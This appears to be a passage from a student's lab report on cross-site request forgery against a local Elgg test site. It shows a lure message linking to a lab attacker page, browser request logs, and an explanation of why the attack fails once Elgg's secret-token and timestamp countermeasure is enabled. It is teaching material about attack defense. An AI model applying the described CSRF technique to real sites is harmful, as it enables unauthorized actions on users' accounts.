
Inbox

□ Samy Helo Alice! Let's explore my site 3 minutes

http://www.csrflabattacker.com/malicious.html

I see an error during both the times and our attack is unsuccessful. I get the error that the token and timestamp fields are missing and hence the action was not performed successfully. On looking at the HTTP headers for both GET and POST requests, I see no token and ts fields being sent. This is because we are constructing the HTTP request and have not specified any parameters for timestamp and secret token.

This can be seen in the addfriend GET request in the URL, where we only have friend parameter



Sta…	Meth…	Fil	Dc	Cause	Type
304	GET	jque…	…	script	js
304	GET	jque…	…	script	js
200	GET	requ…	…	script	js
304	GET	requ…	…	script	js
304	GET	elgg.js	…	script	js
304	GET	42to…	…	img	jpeg
304	GET	45tin…	…	img	jpeg
304	GET	42tin…	…	img	jpeg
304	GET	en.js	…	script	js

Request URL: http://www.csrflabelgg.com/cache/1549469429/default/languages …
Request method: GET
Remote address: 127.0.0.1:80
Status code: 304 Not Modified
Version: HTTP/1.1

Response headers (153 B)
Connection: Keep-Alive
Date: Tue, 19 Nov 2024 08:55:05 GMT
Keep-Alive: timeout=5, max=95
Server: Apache/2.4.18 (Ubuntu)

I can see these secret tokens when I'm logged in into Alice's account, but any other user on the platform will not have Alice's credentials and hence won't be able to find these values. Also, anyone cannot guess these values because even though it's easy to find the timestamp value, I need two values to pass the test – timestamp and the secret token, and the secret token is a hash value of the site secret value – that is retrieved from the database, timestamp, user sessionID and random generated session string. Even though we would know the timestamp and user sessionID from the previous practices, it is impossible to get the site's secret value which is stored in its own secret database and a string that is generated randomly. Hence, the attacker cannot guess nor find out – that requires having valid credentials – the secret tokens, and hence the attack will not be successful anymore.

Conclusion

The lab demonstrates the mechanics of a CSRF attack and the importance of robust countermeasures. When Elgg's CSRF protection is disabled, attackers can exploit session-based authentication to execute unauthorized actions. However, with the countermeasure enabled:

- The attacker cannot guess the dynamically generated tokens (`__elgg_ts` and `__elgg_token`) because they are derived using a combination of the site's secret key, session ID, and timestamp.
- The tokens are never exposed to cross-origin requests, making it impossible for attackers to include valid tokens in malicious forms.

Observations from HTTP inspection tools revealed the presence of security tokens in legitimate requests, which are validated server-side to block unauthorized actions. This highlights how the secret-token approach effectively defends against CSRF attacks.